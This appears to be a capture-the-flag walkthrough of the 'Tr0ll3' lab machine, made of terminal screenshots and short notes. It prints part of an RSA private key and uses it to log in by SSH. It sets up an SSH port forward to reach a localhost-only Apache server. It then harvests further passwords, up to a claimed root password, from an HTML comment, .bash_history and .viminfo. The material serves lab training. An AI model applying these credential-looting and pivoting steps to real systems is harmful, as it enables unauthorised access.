


```
genphlux@Tr0ll3:~$ cat maleus
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAwz5Hwer48U1t/Qi9Jveu0+Z7WQlnmh0Os/2pZ0he/OyVsEFv
DsGib1wu/N8t+7h9JZK9x2GL33TXQBVCy6TxES90F1An+2DSza6lJPCyhcgK/DEp
yxSVt32A+lFo+PQJV6QYZlpRkek0MjUw5y/E5qZwdBypC55C4QzgQBN3+Lnuhuk4
u52xcK9/6/2N7JZCNYA21Tp1Uy9mty/65IT7OwKJd2rXp3O6rZYTD/vPl+Rt/LtN
gA1DbDODq0NCmvcrZL+SafSj+MABA3LCERw01gA4RMdyxJU6hVfjeSKOdwDQOGWe
eAVCL2GR/frwyf+rfN1kbpdw/RGXWWwVANMcaQIDAQABAoIBAGNudFztrZo2NK2I
```




```
root@CyberKnight:/tmp/bla# ssh 192.168.56.48 -l maleus -i ./maleus
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

maleus@Tr0ll3:~$ _
```

found password : xl8Fpx%6




```
maleus@Tr0ll3:~$ ./dont_even_bother

 Enter the password :
xl8Fpx%6

 Correct Password

 Your reward is just knowing you did it! :-P
```


we can only acess apache2 server through 127.0.0.1 (local host) we have to forward port 80 to access it



```
<Directory />
        Options FollowSymLinks
        AllowOverride None
        Order deny,allow
        deny from all
allow from 127.0.0.1
```


```
⇒ ssh -N -L 80:127.0.0.1:80 maleus@192.168.56.48 -i maleus
```






```
<!-- Wow, looking at the source code, you are truly l33t! The next step uses fido:x4tPl! >
```

fido:x4tPl!



```
/backups
/backups/maleus-backup
/backups/maleus-backup/.viminfo
/backups/maleus-backup/.bashrc
/backups/maleus-backup/dont_even_bothe
/backups/maleus-backup/.profile
/backups/maleus-backup/.bash_logout
/backups/maleus-backup/.bash_history
```

lj(fB#134



```
maleus@Tr0ll3:/backups/maleus-backup$ cat .bash_history
passswd
lj(fB#134
passwd
```

.viminfo reveals root password

B^slc8I$